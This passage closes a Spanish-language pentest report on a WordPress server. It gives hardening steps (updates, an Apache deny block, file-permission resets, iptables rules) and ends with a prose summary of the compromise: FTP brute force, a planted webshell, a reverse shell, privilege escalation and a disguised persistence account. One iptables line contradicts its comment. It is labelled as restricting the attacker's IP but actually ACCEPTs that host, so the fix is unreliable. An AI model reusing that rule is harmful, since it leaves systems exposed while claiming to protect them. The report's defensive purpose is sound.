cd /var/www/html/
wp core update
wp plugin update --all
```

También eliminar pluggins y temas que no estén en uso.

- **Restringir acceso a directorios y reestablecer permisos adecuados:**

```
#Restringir acceso a directorios:

<Directory "/var/www/html/wp-includes"> Require all
denied
</Directory>

# Reestablecer Permisos:

find /var/www/html/ -type d -exec chmod 755 {} \;
find /var/www/html/ -type f -exec chmod 644 {} \;
chown -R www-data:www-data /var/www/html/
```

6.3 Configuración del Firewall iptables

```
# Política por defecto: denegar todo

sudo iptables -P INPUT DROP
sudo iptables -P FORWARD DROP
sudo iptables -P OUTPUT ACCEPT

# Permitir tráfico en loopback (localhost)
sudo iptables -A INPUT -i lo -j ACCEPT

# Permitir conexiones establecidas y relacionadas
sudo iptables -A INPUT -m conntrack --ctstate
ESTABLISHED,RELATED -j ACCEPT

# Permitir acceso HTTP
sudo iptables -A INPUT -p tcp --dport 80 -m conntrack --ctstate NEW -j
ACCEPT

# Restringir IP del atacante
sudo iptables -A INPUT -p tcp -s 192.168.1.100 --dport 80 -j ACCEPT
```

7. Conclusión

Durante el proceso de pentesting se identificaron diversas vulnerabilidades críticas en los servicios expuestos del servidor, especialmente en FTP y WordPress. Se logró comprometer el sistema mediante una combinación de acceso por fuerza bruta y abuso del servicio FTP para insertar una webshell, lo que derivó en una shell inversa completamente funcional con escalada de privilegios. A partir de ahí, se garantizó persistencia creando un nuevo usuario privilegiado con apariencia legítima.

Las configuraciones iniciales del sistema presentaban múltiples debilidades: contraseñas triviales, acceso anónimo en FTP, directorios web listables, y una versión de WordPress sin actualizaciones. Esta combinación facilitó una intrusión sin necesidad de explotar vulnerabilidades avanzadas. El caso resalta la importancia de una adecuada gestión de configuraciones, actualización constante de software, control estricto de permisos, y monitoreo continuo de logs y usuarios para prevenir accesos no autorizados.